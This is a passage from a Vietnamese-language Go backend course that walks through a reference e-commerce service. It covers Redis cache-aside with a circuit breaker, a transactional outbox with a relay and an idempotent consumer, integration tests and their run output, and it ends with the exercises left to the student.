M6	6–8h	SSE nhận đúng sự kiện qua hai instance; upload từ chối tệp quá lớn/sai loại (do **kho** từ chối); `complete` kiểm tra kích thước thật
M7	4–6h	CI chạy `govulncheck`, `gosec`, test bảo mật; tài liệu STRIDE ≥ 18 mối đe dọa; audit log
M8	4–6h	ADR, C4, báo cáo đo tải với bảng trước/sau, runbook

4. Bản tham chiếu: những gì đã làm sẵn, và những gì dành cho bạn

Bản tham chiếu đi kèm (`shopgo-reference/`, ~2.800 dòng mã, ~760 dòng test) cài **M1 (cache), M3 (outbox, relay, worker, consumer idempotent), một phần M4 (metrics RED + nghiệp vụ trên cổng nội bộ)**. Phần còn lại (M2, M4 trace và cảnh báo, M5, M6, M7, M8) là **bài làm của bạn**, với các buổi 32–40 làm tài liệu hướng dẫn. Đọc nó như người review PR: chú ý *ranh giới* (module nào biết gì) và *những chỗ nó ngăn bạn mắc lỗi*.

4.1. Cache-aside tổng quát

Một hàm generic dùng cho mọi loại dữ liệu; chú ý `nil` an toàn (cache tắt), cache âm, `singleflight`, jitter và fail-open:

```go
// internal/platform/cache/cache.go
// Package cache: cache-aside trên Redis với singleflight, TTL kèm jitter, cache âm và fail-open (Buổi 32).
package cache

import (
    "context"
```

```
    "encoding/json"
    "errors"
    "fmt"
    "log/slog"
    "math/rand/v2"
    "sync/atomic"
    "time"

    "shopgo/internal/platform/apperr"

    "github.com/redis/go-redis/v9"
    "golang.org/x/sync/singleflight"
)

type Cache struct {
    rdb    *redis.Client
    sf     singleflight.Group
    ttl    time.Duration
    negTTL time.Duration
    log    *slog.Logger

    Hits, Misses, Errors, Skipped atomic.Int64 // xuất thành metrics ở lớp ngoài

    // Cầu dao: Redis lỗi liên tiếp thì NGỪNG thử trong một khoảng, để mỗi yêu cầu không phải chờ hết
timeout rồi mới đọc DB.
    now       func() time.Time
    fails     atomic.Int32
    openUntil atomic.Int64 // unix nano; 0 = đang đóng (cho phép thử Redis)
}

const (
    breakerThreshold = 3               // số lỗi liên tiếp để mở cầu dao
    breakerCooldown  = 5 * time.Second // thời gian bỏ qua Redis; sau đó thử lại một lần ("nửa mở")
)

func (c *Cache) allow() bool { return c.now().UnixNano() >= c.openUntil.Load() }

func (c *Cache) recordFailure() {
    c.Errors.Add(1)
    if c.fails.Add(1) >= breakerThreshold {
        c.openUntil.Store(c.now().Add(breakerCooldown).UnixNano())
        c.fails.Store(0)
    }
}

func (c *Cache) recordSuccess() { c.fails.Store(0) }

// New trả nil nếu rdb == nil: mọi phương thức an toàn khi gọi trên *Cache nil (cache bị tắt).
func New(rdb *redis.Client, ttl time.Duration, log *slog.Logger) *Cache {
    if rdb == nil {
        return nil
    }
    return &Cache{rdb: rdb, ttl: ttl, negTTL: 30 * time.Second, log: log, now: time.Now}
}

const nullMarker = "null"

// GetOrLoad: đọc cache; miss thì gọi load (gom N yêu cầu cùng khóa thành MỘT lần nạp); lỗi Redis thì đi
tiếp xuống nguồn (fail-open).
func GetOrLoad[T any](ctx context.Context, c *Cache, key string, load func(ctx context.Context) (T, error))
(T, error) {
    var zero T
    if c == nil {
        return load(ctx)
    }
    if !c.allow() { // cầu dao đang mở: không chờ Redis, đọc thẳng nguồn
        c.Skipped.Add(1)
```

```
        return load(ctx)
    }
    raw, err := c.rdb.Get(ctx, key).Result()
    if err == nil || errors.Is(err, redis.Nil) {
        c.recordSuccess()
    }
    switch {
    case err == nil:
        c.Hits.Add(1)
        if raw == nullMarker {
            return zero, apperr.ErrNotFound // cache âm
        }
        var v T
        if json.Unmarshal([]byte(raw), &v) == nil {
            return v, nil
        }
    case !errors.Is(err, redis.Nil):
        c.recordFailure()
        c.log.Warn("cache: Redis lỗi, đọc thẳng nguồn", "err", err)
    }
    c.Misses.Add(1)

    v, err, _ := c.sf.Do(key, func() (any, error) {
        val, err := load(ctx)
        if errors.Is(err, apperr.ErrNotFound) {
            _ = c.rdb.Set(ctx, key, nullMarker, c.negTTL).Err()
            return zero, err
        }
        if err != nil {
            return zero, err
        }
        b, _ := json.Marshal(val)
        jitter := time.Duration(rand.Int64N(int64(c.ttl/5) + 1)) //nolint:gosec // jitter chống hết hạn
đồng loạt, không cần ngẫu nhiên mật mã học
        _ = c.rdb.Set(ctx, key, b, c.ttl+jitter).Err()
        return val, nil
    })
    if err != nil {
        return zero, err
    }
    out, ok := v.(T)
    if !ok { // không thể xảy ra với cùng một khóa/kiểu; kiểm tra để lỗi lập trình hiện thành lỗi thay vì
panic
        return zero, fmt.Errorf("cache: kiểu giá trị không khớp cho khóa %q", key)
    }
    return out, nil
}

// Delete xóa khóa (gọi SAU khi giao dịch ghi đã commit). Lỗi chỉ được ghi nhận: TTL là lưới an toàn.
func (c *Cache) Delete(ctx context.Context, keys ...string) {
    if c == nil || len(keys) == 0 {
        return
    }
    if err := c.rdb.Del(ctx, keys...).Err(); err != nil {
        c.Errors.Add(1)
        c.log.Warn("cache: xóa khóa lỗi", "keys", keys, "err", err)
    }
}
```

4.2. Cache phải bị xóa khi tồn kho đổi: một lỗi có thật, do test bắt được

Khi thêm cache, bộ test sẵn có của v1 (`TestOrderLifecycle`) **bắt đầu đỏ**: "tồn kho sau hủy = 3, muốn 5". Nguyên nhân: `GET /products/:id` giờ được cache; đặt hàng trừ tồn kho trong DB nhưng bản cache vẫn giữ số cũ, nên khách thấy tồn kho sai tới khi TTL hết. Đây chính là bài học về nhất quán ở Buổi 32: **mọi đường làm đổi dữ liệu được cache đều phải xóa cache**, không chỉ endpoint `PATCH`. Cách giải trong bản tham chiếu giữ nguyên ranh giới module: `order` không import `cache` hay `product`; thay vào đó nó gọi một **hook** do composition root cung cấp, *sau khi commit*:

```go
// internal/order/order.go
func (s *Service) notifyStock(ctx context.Context, items []Item) {
    if s.stockChanged == nil {
        return
    }
    ids := make([]int64, 0, len(items))
    for _, it := range items {
        ids = append(ids, it.ProductID)
    }
    s.stockChanged(ctx, ids)
}


// internal/product/product.go
// CacheKey: khóa cache của một sản phẩm (xuất ra để composition root xóa cache khi tồn kho đổi).
func CacheKey(id int64) string { return cacheKey(id) }

func cacheKey(id int64) string { return "shopgo:v1:product:" + strconv.FormatInt(id, 10) }

// GetCached đọc qua cache-aside (singleflight, cache âm, fail-open). Chỉ dùng cho đường ĐỌC công khai,
// KHÔNG dùng để quyết định tồn kho khi đặt hàng (ReserveStock luôn đi thẳng DB).
func (r *Repository) GetCached(ctx context.Context, id int64) (Product, error) {
    return cache.GetOrLoad(ctx, r.cache, cacheKey(id), func(ctx context.Context) (Product, error) { return
r.Get(ctx, id) })
}
```

Composition root (v2) nối mọi thứ: cache, outbox sink, metrics, hook xóa cache:

```go
// internal/app/app.go
// Package app là composition root: nơi DUY NHẤT biết cách lắp ráp mọi module và middleware.
package app

import (
    "context"
    "log/slog"
    "net/http"
    "strconv"
    "sync/atomic"
    "time"

    "shopgo/internal/order"
    "shopgo/internal/platform/auth"
    "shopgo/internal/platform/cache"
    "shopgo/internal/platform/config"
    "shopgo/internal/platform/database"
    "shopgo/internal/platform/httpx"
    "shopgo/internal/platform/metrics"
    "shopgo/internal/platform/middleware"
    "shopgo/internal/platform/outbox"
    "shopgo/internal/product"
    "shopgo/internal/user"

    "github.com/gin-gonic/gin"
    "github.com/prometheus/client_golang/prometheus"
    "github.com/redis/go-redis/v9"
    "golang.org/x/time/rate"
)

type App struct {
    Router  *gin.Engine
    Metrics *metrics.Metrics
    Cache   *cache.Cache
    Ready   atomic.Bool // readiness: false khi đang tắt
    Users   *user.Service
    limiter *middleware.RateLimiter
    authLim *middleware.RateLimiter
}
```

```
// productStock nối module order với module product mà hai bên không import nhau.
type productStock struct{}

func (productStock) Reserve(ctx context.Context, q database.DBTX, id int64, qty int) (int64, error) {
    return product.ReserveStock(ctx, q, id, qty)
}

func (productStock) Release(ctx context.Context, q database.DBTX, id int64, qty int) error {
    return product.ReleaseStock(ctx, q, id, qty)
}

// outboxSink nối order với outbox mà order không import package outbox.
type outboxSink struct{}

func (outboxSink) Publish(ctx context.Context, q database.DBTX, typ string, payload any) error {
    return outbox.Add(ctx, q, typ, payload)
}

// New: rdb có thể nil (không dùng Redis): khi đó cache tắt.
func New(cfg config.Config, log *slog.Logger, db *database.DB, rdb *redis.Client, now func() time.Time)
*App {
    httpx.SetupValidator()
    a := &App{
        limiter: middleware.NewRateLimiter(rate.Limit(cfg.RateLimitRPS), cfg.RateLimitBurst, now),
        authLim: middleware.NewRateLimiter(rate.Limit(cfg.RateLimitRPS/5), 10, now), // /auth/*: chặt hơn
(chống dò mật khẩu)
    }
    a.Ready.Store(true)

    tokens := auth.NewManager([]byte(cfg.JWTSecret.Reveal()), cfg.AccessTokenTTL, now)
    userRepo := user.NewPGRepository(db.Pool)
    a.Users = user.NewService(userRepo, tokens, cfg.AccessTokenTTL, cfg.RefreshTokenTTL, cfg.BcryptCost,
now)
    a.Metrics = metrics.New()
    a.Cache = cache.New(rdb, cfg.CacheTTL, log)
    if a.Cache != nil { // số đo cache: hit/miss/lỗi Redis/bỏ qua vì cầu dao mở
        for result, ctr := range map[string]*atomic.Int64{"hit": &a.Cache.Hits, "miss": &a.Cache.Misses,
"error": &a.Cache.Errors, "skipped": &a.Cache.Skipped} {
            a.Metrics.Register(prometheus.NewCounterFunc(prometheus.CounterOpts{Name:
"shopgo_cache_events_total",
                Help: "Sự kiện cache theo kết quả.", ConstLabels: prometheus.Labels{"result": result}},
func() float64 { return float64(ctr.Load()) }))
        }
    }
    productRepo := product.NewRepository(db.Pool, a.Cache)
    orderSvc := order.NewService(db, productStock{}, outboxSink{})
    orderSvc.SetObserver(func(result string) { a.Metrics.Orders.WithLabelValues(result).Inc() })
    orderSvc.SetStockChangedHook(func(ctx context.Context, ids []int64) { // tồn kho đổi => xóa cache sản
phẩm
        keys := make([]string, 0, len(ids))
        for _, id := range ids {
            keys = append(keys, product.CacheKey(id))
        }
        a.Cache.Delete(ctx, keys...)
    })

    gin.SetMode(gin.ReleaseMode)
    r := gin.New()
    _ = r.SetTrustedProxies(nil) // ClientIP = địa chỉ kết nối thật; khi sau Ingress/LB, khai báo dải IP
tin cậy (xem Buổi 46-47)
    r.HandleMethodNotAllowed = true
    r.NoRoute(httpx.NoRoute)
    r.NoMethod(httpx.NoMethod)

    // Thứ tự quan trọng (Buổi 26): RequestID -> Log -> Recovery -> CORS -> header bảo mật -> rate limit ->
...
    r.Use(middleware.RequestID(), a.Metrics.Middleware(), middleware.AccessLog(log),
middleware.Recovery(log),
        middleware.CORS(cfg.CORSOrigins), middleware.SecurityHeaders(), middleware.RateLimit(a.limiter))
```

```
    r.GET("/healthz", func(c *gin.Context) { c.String(http.StatusOK, "ok") }) // liveness: không kiểm tra
phụ thuộc
    r.GET("/readyz", func(c *gin.Context) {                                   // readiness
        if !a.Ready.Load() {
            c.String(http.StatusServiceUnavailable, "đang tắt")
            return
        }
        ctx, cancel := context.WithTimeout(c.Request.Context(), time.Second)
        defer cancel()
        if err := db.Pool.Ping(ctx); err != nil {
            log.Warn("readyz: database không sẵn sàng", "err", err)
            c.String(http.StatusServiceUnavailable, "database không sẵn sàng")
            return
        }
        c.String(http.StatusOK, "ready")
    })

    v1 := r.Group("/api/v1")
    private := v1.Group("", tokens.Required(auth.Unauthorized))

    user.NewHandler(a.Users, log).RegisterRoutes(v1, private, middleware.RateLimit(a.authLim))
    product.NewHandler(productRepo, log).RegisterRoutes(v1, private)

    idem := middleware.Idempotency(middleware.NewIdempotencyStore(24*time.Hour), func(c *gin.Context)
string {
        if p, ok := auth.From(c); ok {
            return "u" + strconv.FormatInt(p.UserID, 10)
        }
        return "anon"
    })
    order.NewHandler(orderSvc, log).RegisterRoutes(private, idem)

    a.Router = r
    return a
}

// RunBackground chạy các tác vụ nền (dọn bộ đếm rate limit) cho đến khi ctx bị hủy.
func (a *App) RunBackground(ctx context.Context) {
    go a.limiter.RunSweeper(ctx, time.Minute, 10*time.Minute)
    go a.authLim.RunSweeper(ctx, time.Minute, 10*time.Minute)
}
```

4.3. Outbox, relay và consumer idempotent

Sự kiện được ghi **trong chính giao dịch đặt hàng** (đoạn `s.events.Publish(...)` trong `Place`), relay chuyển nó sang Redis Stream, và consumer ghi thông báo một lần dù nhận nhiều lần:

```
// internal/platform/outbox/outbox.go
// RunOnce lấy một lô sự kiện chưa gửi (SKIP LOCKED: nhiều relay chạy song song không giẫm nhau), publish,
rồi đánh dấu.
// Tất cả trong một giao dịch: chết giữa chừng thì lô được gửi lại lần sau (trùng), consumer phải
idempotent.
func (r *Relay) RunOnce(ctx context.Context) (int, error) {
    sent := 0
    err := pgx.BeginFunc(ctx, r.Pool, func(tx pgx.Tx) error {
        rows, err := tx.Query(ctx, `
            SELECT id, event_id::text, type, payload FROM outbox
            WHERE published_at IS NULL ORDER BY id FOR UPDATE SKIP LOCKED LIMIT $1`, r.Batch)
        if err != nil {
            return err
        }
        type row struct {
            id int64
            e  Envelope
        }
        var batch []row
        for rows.Next() {
```

```
            var x row
            if err := rows.Scan(&x.id, &x.e.EventID, &x.e.Type, &x.e.Payload); err != nil {
                return err
            }
            batch = append(batch, x)
        }
        rows.Close()
        for _, x := range batch {
            b, _ := json.Marshal(x.e)
            if err := r.Redis.XAdd(ctx, &redis.XAddArgs{Stream: r.Stream, Values: map[string]any{"data":
string(b)}}).Err(); err != nil {
                return err
            }
            if _, err := tx.Exec(ctx, `UPDATE outbox SET published_at = now() WHERE id = $1`, x.id); err !=
nil {
                return err
            }
            sent++
        }
        return nil
    })
    return sent, err
}


// internal/notification/consumer.go
func (c *Consumer) handle(ctx context.Context, env outbox.Envelope) (bool, error) {
    if env.Type != "order.created" {
        return false, nil
    }
    var p struct {
        OrderID int64 `json:"order_id"`
        UserID  int64 `json:"user_id"`
        Total   int64 `json:"total"`
    }
    if err := json.Unmarshal(env.Payload, &p); err != nil {
        return false, err
    }
    applied := false
    err := pgx.BeginFunc(ctx, c.Pool, func(tx pgx.Tx) error {
        tag, err := tx.Exec(ctx, `INSERT INTO processed_events (consumer, event_id) VALUES ($1, $2::uuid)
ON CONFLICT DO NOTHING`, consumerName, env.EventID)
        if err != nil {
            return err
        }
        if tag.RowsAffected() == 0 {
            return nil // đã xử lý: bỏ qua
        }
        _, err = tx.Exec(ctx, `INSERT INTO notifications (event_id, user_id, kind, subject) VALUES
($1::uuid, $2, 'order_confirmation', $3)`,
            env.EventID, p.UserID, fmt.Sprintf("Xác nhận đơn #%d - tổng %d đ", p.OrderID, p.Total))
        applied = err == nil
        return err
    })
    return applied, err
}
```

Migration thêm ba bảng (`outbox`, `processed_events`, `notifications`):

```
-- internal/platform/database/migrations/000002_outbox.up.sql
-- Outbox: sự kiện được ghi CÙNG GIAO DỊCH với dữ liệu nghiệp vụ (Buổi 33).
CREATE TABLE outbox (
    id           BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    event_id     UUID NOT NULL DEFAULT gen_random_uuid(),
    type         TEXT NOT NULL,
    payload      JSONB NOT NULL,
    created_at   TIMESTAMPTZ NOT NULL DEFAULT now(),
    published_at TIMESTAMPTZ
);
CREATE INDEX outbox_unpublished_idx ON outbox (id) WHERE published_at IS NULL;
```

```
-- Inbox: mỗi (consumer, event_id) chỉ được xử lý MỘT lần.
CREATE TABLE processed_events (
    consumer TEXT NOT NULL,
    event_id UUID NOT NULL,
    PRIMARY KEY (consumer, event_id)
);

-- Tác dụng phụ của consumer thông báo: ghi một "email xác nhận" cho mỗi đơn (thay cho gửi SMTP thật).
CREATE TABLE notifications (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    event_id   UUID NOT NULL UNIQUE,
    user_id    BIGINT NOT NULL REFERENCES users (id),
    kind       TEXT NOT NULL,
    subject    TEXT NOT NULL,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
```

Tiến trình `worker` chạy relay và consumer, dùng chung cấu hình/logger/tắt êm với `api`; nó chờ cả hai goroutine xong việc đang làm rồi mới đóng DB và Redis:

```
// cmd/worker/main.go
// Worker: relay outbox -> Redis Stream và consumer thông báo. Cùng cấu hình/tắt êm với cmd/api, triển khai
& co giãn riêng.
package main

import (
    "context"
    "errors"
    "fmt"
    "net/http"
    "os"
    "os/signal"
    "sync"
    "syscall"
    "time"

    "shopgo/internal/notification"
    "shopgo/internal/platform/config"
    "shopgo/internal/platform/database"
    "shopgo/internal/platform/logger"
    "shopgo/internal/platform/outbox"

    "github.com/prometheus/client_golang/prometheus"
    "github.com/prometheus/client_golang/prometheus/promhttp"
    "github.com/redis/go-redis/v9"
)

var version = "dev"

func main() {
    if err := run(); err != nil {
        fmt.Fprintln(os.Stderr, "lỗi:", err)
        os.Exit(1)
    }
}

func run() error {
    cfg, err := config.Load(os.Getenv)
    if err != nil {
        return fmt.Errorf("cấu hình không hợp lệ:\n%w", err)
    }
    if cfg.RedisAddr == "" {
        return fmt.Errorf("REDIS_ADDR là bắt buộc cho worker")
    }
    log := logger.New(cfg.Env, cfg.LogLevel, version, os.Stdout)
    ctx, stop := signal.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM)
    defer stop()
```

```
    db, err := database.Connect(ctx, cfg.DatabaseURL.Reveal(), 0)
    if err != nil {
        return err
    }
    defer db.Close()
    rdb := redis.NewClient(&redis.Options{Addr: cfg.RedisAddr})
    defer rdb.Close()

    const stream = "events:orders"
    host, _ := os.Hostname()
    consumer := &notification.Consumer{Pool: db.Pool, Redis: rdb, Stream: stream, Group: "notification",
Name: host, Log: log}
    if err := consumer.EnsureGroup(ctx); err != nil {
        return err
    }
    relay := &outbox.Relay{Pool: db.Pool, Redis: rdb, Stream: stream, Batch: 100, Log: log}

    // Cổng nội bộ chỉ có /healthz để Kubernetes/Compose kiểm tra sống (worker không phục vụ HTTP công
khai).
    reg := prometheus.NewRegistry()
    reg.MustRegister(prometheus.NewGaugeFunc(prometheus.GaugeOpts{Name: "shopgo_outbox_pending", Help: "Số
sự kiện outbox chưa được đẩy đi."}, func() float64 {
        qctx, cancel := context.WithTimeout(context.Background(), 2*time.Second)
        defer cancel()
        var n float64
        if err := db.Pool.QueryRow(qctx, "SELECT count(*) FROM outbox WHERE published_at IS
NULL").Scan(&n); err != nil {
            return -1 // không đo được: dễ thấy trên biểu đồ, không giả vờ là 0
        }
        return n
    }))
    mux := http.NewServeMux()
    mux.Handle("/metrics", promhttp.HandlerFor(reg, promhttp.HandlerOpts{}))
    mux.HandleFunc("/healthz", func(w http.ResponseWriter, _ *http.Request) { _, _ = w.Write([]byte("ok"))
})
    healthSrv := &http.Server{Addr: cfg.MetricsAddr, Handler: mux, ReadHeaderTimeout: 5 * time.Second}
    go func() {
        if err := healthSrv.ListenAndServe(); err != nil && !errors.Is(err, http.ErrServerClosed) {
            log.Error("health server lỗi", "err", err)
        }
    }()
    defer healthSrv.Close()

    var wg sync.WaitGroup
    wg.Add(2)
    go func() { defer wg.Done(); relay.Run(ctx, 500*time.Millisecond) }()
    go func() { defer wg.Done(); consumer.Run(ctx) }()
    log.Info("worker khởi động", "stream", stream)

    <-ctx.Done()
    log.Info("worker đang tắt êm")
    wg.Wait() // chờ relay/consumer xong việc đang làm rồi mới đóng DB/Redis (defer)
    return nil
}
```

> **Bản tham chiếu đã được củng cố thêm ở Giai đoạn 6**
> Bản `shopgo-reference/` đi kèm giáo trình là phiên bản sau Giai đoạn 6, nên so với phần mã in ở trên nó có thêm bốn thứ bạn sẽ gặp ở các buổi sau: **(1)** cache có **cầu dao** (3 lỗi Redis liên tiếp thì bỏ qua Redis 5 giây) và số đo `shopgo_cache_events_total{result}` (Buổi 49: thí nghiệm giết Redis cho thấy fail-open giữ 100% thành công nhưng p99 tăng ~450 lần nếu thiếu cầu dao); **(2)** cổng nội bộ của API phục vụ cả `/metrics` lẫn `/debug/pprof`; **(3)** worker có cổng nội bộ với `/healthz` và `/metrics` (`shopgo_outbox_pending`); **(4)** lệnh con `api migrate` và `api healthcheck`, cờ `AUTO_MIGRATE`. Các mốc M2 (giới hạn tần suất Redis), phần còn lại của M4, M5, M6, M7, M8 vẫn là bài làm của bạn.

4.4. Ba bài test mới của v2

Chúng chứng minh các tính chất khó nhất, không chỉ "chạy được":

```
// internal/app/v2_test.go
func TestProductCacheAsideInvalidateAndFailOpen(t *testing.T) {
    t.Parallel()
    e := newEnv(t)
    admin := e.adminToken()
    id := e.seedProduct(admin, "AO-CACHE", 100000, 5)
    key := "shopgo:v1:product:" + id

    if code, _, _ := e.do("GET", "/api/v1/products/"+id, "", ""); code != 200 {
        t.Fatal("lần đọc đầu phải thành công")
    }
    if !e.mr.Exists(key) {
        t.Fatalf("sau lần đọc đầu, khóa %s phải có trong cache", key)
    }
    hitsBefore := e.app.Cache.Hits.Load()
    e.do("GET", "/api/v1/products/"+id, "", "")
    if e.app.Cache.Hits.Load() != hitsBefore+1 {
        t.Errorf("lần đọc thứ hai phải là cache hit (hits %d -> %d)", hitsBefore, e.app.Cache.Hits.Load())
    }
    if ttl := e.mr.TTL(key); ttl < 5*time.Minute || ttl > 6*time.Minute {
        t.Errorf("TTL = %v, muốn trong [5m, 6m] (TTL + jitter)", ttl)
    }

    // Ghi => XÓA cache => lần đọc kế thấy giá mới.
    if code, _, _ := e.do("PATCH", "/api/v1/products/"+id, admin, `{"price":77000}`); code != 200 {
        t.Fatal("patch thất bại")
    }
    if e.mr.Exists(key) {
        t.Error("sau khi sửa, khóa cache phải bị xóa")
    }
    if _, m, _ := e.do("GET", "/api/v1/products/"+id, "", ""); str(m, "price") != "77000" {
        t.Errorf("giá sau khi sửa = %s, muốn 77000 (không được đọc bản cũ)", str(m, "price"))
    }

    // Cache âm: id không tồn tại chỉ xuống DB một lần.
    e.do("GET", "/api/v1/products/987654", "", "")
    if v, _ := e.mr.Get("shopgo:v1:product:987654"); v != "null" {
        t.Errorf("cache âm = %q, muốn \"null\"", v)
    }

    // Fail-open: Redis chết, API vẫn đọc được từ DB.
    e.mr.Close()
    if code, m, _ := e.do("GET", "/api/v1/products/"+id, "", ""); code != 200 || str(m, "price") != "77000"
{
        t.Errorf("khi Redis chết: %d %v, muốn 200 từ DB", code, m)
    }
}


// internal/app/v2_test.go
```

```
func TestOrderOutboxAtomicRelayAndIdempotentConsumer(t *testing.T) {
    t.Parallel()
    e := newEnv(t)
    ctx := context.Background()
    admin := e.adminToken()
    pid := e.seedProduct(admin, "AO-EVT", 50000, 1)
    e.register("an@shopgo.vn")
    an, _ := e.login("an@shopgo.vn")
    body := fmt.Sprintf(`{"items":[{"product_id":%s,"quantity":1}]}`, pid)

    if code, m, _ := e.do("POST", "/api/v1/orders", an, body); code != 201 {
        t.Fatalf("đặt hàng = %d %v", code, m)
    }
    if n := e.count(`SELECT count(*) FROM outbox WHERE type = 'order.created'`); n != 1 {
        t.Fatalf("outbox có %d sự kiện, muốn 1 (cùng giao dịch với đơn)", n)
    }
    // Đơn thất bại (hết hàng) => giao dịch rollback => KHÔNG có sự kiện ma.
    if code, _, _ := e.do("POST", "/api/v1/orders", an, body); code != 409 {
        t.Fatal("đơn thứ hai phải hết hàng")
    }
    if n := e.count(`SELECT count(*) FROM outbox`); n != 1 {
        t.Errorf("outbox có %d sự kiện sau đơn thất bại, muốn vẫn 1", n)
    }

    relay := &outbox.Relay{Pool: e.db.Pool, Redis: e.rdb, Stream: "events:orders", Batch: 10, Log:
discardLogger()}
    sent, err := relay.RunOnce(ctx)
    if err != nil || sent != 1 {
        t.Fatalf("relay gửi %d (lỗi %v), muốn 1", sent, err)
    }
    if n := e.count(`SELECT count(*) FROM outbox WHERE published_at IS NULL`); n != 0 {
        t.Errorf("còn %d sự kiện chưa gửi", n)
    }
    if sent, _ := relay.RunOnce(ctx); sent != 0 {
        t.Errorf("lần chạy thứ hai không còn gì để gửi, nhưng gửi %d", sent)
    }

    c := &notification.Consumer{Pool: e.db.Pool, Redis: e.rdb, Stream: "events:orders", Group:
"notification", Name: "w1", Log: discardLogger()}
    if err := c.EnsureGroup(ctx); err != nil {
        t.Fatal(err)
    }
    applied, skipped, err := c.ProcessBatch(ctx, 10, -1)
    if err != nil || applied != 1 || skipped != 0 {
        t.Fatalf("consumer: applied=%d skipped=%d err=%v, muốn 1/0", applied, skipped, err)
    }
    if n := e.count(`SELECT count(*) FROM notifications`); n != 1 {
        t.Errorf("notifications = %d, muốn 1", n)
    }

    // Giao LẠI cùng sự kiện (relay chết giữa chừng ở môi trường thật): consumer bỏ qua, tác dụng phụ vẫn
đúng một lần.
    var evID, typ, payload string
    if err := e.db.Pool.QueryRow(ctx, `SELECT event_id::text, type, payload::text FROM outbox`).Scan(&evID,
&typ, &payload); err != nil {
        t.Fatal(err)
    }
    dup := fmt.Sprintf(`{"event_id":%q,"type":%q,"payload":%s}`, evID, typ, payload)
    e.rdb.XAdd(ctx, &redis.XAddArgs{Stream: "events:orders", Values: map[string]any{"data": dup}})
    applied, skipped, err = c.ProcessBatch(ctx, 10, -1)
    if err != nil || applied != 0 || skipped != 1 {
        t.Fatalf("giao lại: applied=%d skipped=%d err=%v, muốn 0/1", applied, skipped, err)
    }
    if n := e.count(`SELECT count(*) FROM notifications`); n != 1 {
        t.Errorf("notifications = %d sau giao lại, muốn vẫn 1", n)
    }
}


// internal/app/v2_test.go
func TestMetricsExposeRouteTemplatesNotRawPaths(t *testing.T) {
```

```
    t.Parallel()
    e := newEnv(t)
    admin := e.adminToken()
    id := e.seedProduct(admin, "AO-MET", 1000, 3)
    for i := 0; i < 5; i++ {
        e.do("GET", fmt.Sprintf("/api/v1/products/%s", id), "", "")
        e.do("GET", fmt.Sprintf("/api/v1/products/%d", 5000+i), "", "") // 404 nhưng vẫn khớp route
        e.do("GET", fmt.Sprintf("/wp-admin/%d.php", i), "", "")         // URL quét: không khớp route nào
    }
    rec := httptest.NewRecorder()
    e.app.Metrics.Handler().ServeHTTP(rec, httptest.NewRequest("GET", "/metrics", nil))
    out := rec.Body.String()
    for _, want := range []string{
        `shopgo_http_requests_total{method="GET",route="/api/v1/products/:id",status="200"} 5`,
        `shopgo_http_requests_total{method="GET",route="/api/v1/products/:id",status="404"} 5`,
        `shopgo_http_requests_total{method="GET",route="unmatched",status="404"} 5`,
    } {
        if !strings.Contains(out, want) {
            t.Errorf("thiếu dòng metrics:\n  %s", want)
        }
    }
    if strings.Contains(out, "wp-admin") || strings.Contains(out, "/5000") {
        t.Error("URL thô lọt vào nhãn metrics: nguy cơ bùng nổ cardinality")
    }
}
```

5. Kết quả chạy thật

Toàn bộ bộ test tích hợp (PostgreSQL 18 thật, Redis giả trong tiến trình, mỗi test một schema riêng, chạy song song):

```
--- PASS: TestOrderOutboxAtomicRelayAndIdempotentConsumer (0.94s)
--- PASS: TestOrderLifecycle (1.08s)
--- PASS: TestKeysetPaginationWalksEverythingOnce (1.21s)
--- PASS: TestEveryNonPublicRouteRequiresAuth (1.24s)
--- PASS: TestMetricsExposeRouteTemplatesNotRawPaths (1.40s)
--- PASS: TestAuthFlow (1.86s)
--- PASS: TestCatalogPermissionsAndValidation (1.14s)
--- PASS: TestProductCacheAsideInvalidateAndFailOpen (2.19s)
--- PASS: TestConcurrentOrdersNeverOversell (2.49s)
PASS
ok      shopgo/internal/app    6.006s
```

Chạy **tệp nhị phân thật** của cả `api`, `worker` và một máy chủ Redis tương thích ngoài tiến trình, rồi cho kịch bản khói (`scripts/smoke.sh`, đặt một đơn 398.000 đ) đi qua. Sau vài giây, đường đi sự kiện hoàn tất:

```
psql -c "select count(*) from notifications" -c "select subject from notifications limit 1" \
     -c "select count(*) filter (where published_at is not null), count(*) from outbox"
curl -s http://127.0.0.1:19090/metrics | grep -E
"^shopgo_(orders_total|http_requests_total\{method=\"POST\",route=\"/api/v1/orders\")"
```

```
1
Xác nhận đơn #1 - tổng 398000 đ
1|1
shopgo_http_requests_total{method="POST",route="/api/v1/orders",status="201"} 1
shopgo_http_requests_total{method="POST",route="/api/v1/orders",status="409"} 1
shopgo_orders_total{result="out_of_stock"} 1
shopgo_orders_total{result="success"} 1
```

Đọc kết quả: một đơn đặt hàng đã tạo **đúng một** dòng thông báo "Xác nhận đơn #1" do **worker** (một tiến trình khác API) ghi, đi qua outbox → Redis Stream → consumer; dòng outbox thứ nhất đã `published` (1 trên 1); metrics ở cổng nội bộ `:19090` cho thấy đơn thành công và đơn hết hàng (409) được đếm riêng, nhãn `route` là **mẫu** `/api/v1/orders`. (Redis ở đây là bản giả tương thích chạy trong tiến trình riêng; hãy chạy lại với Redis thật khi làm dự án.)

5.1. Những phần bạn tự làm, kèm gợi ý

1. **M2 rate limit Redis**: chuyển `middleware.RateLimiter` thành interface `Limiter` với hai hiện thực (bộ nhớ, Redis Lua ở Buổi 32); chính sách lỗi theo nhóm route. Test bằng nhiều client miniredis dùng chung một hạn mức.
2. **M4 trace**: `otelgin` + `pgx.QueryTracer`; đưa `traceparent` vào **phong bì sự kiện** (thêm trường vào `outbox.Envelope`, ghi từ `ctx` lúc `Add`, trích ở consumer) để một trace đi qua cả worker. Thêm collector `pgxpool.Stat()` vào `metrics.Register`. Viết quy tắc cảnh báo ở Buổi 38 và kiểm bằng `promtool test rules`.
3. **M5 chịu lỗi**: thêm consumer webhook (bảng `webhook_endpoints`, `webhook_deliveries`), `http.Client` có `Control` chống SSRF, `Retry` + ngân sách + breaker từ Buổi 39; bulkhead cho endpoint `POST /admin/exports`.
4. **M6**: SSE bằng Redis Pub/Sub (worker `PUBLISH` khi đơn đổi trạng thái; API `SUBSCRIBE` rồi chuyển cho kết nối); upload bằng `minio-go` (Buổi 35), MinIO trong Docker Compose.
5. **M7**: thêm job CI, test bảo mật (SSRF, CSRF nếu có cookie), bảng audit ghi trong cùng giao dịch với hành động quản trị.
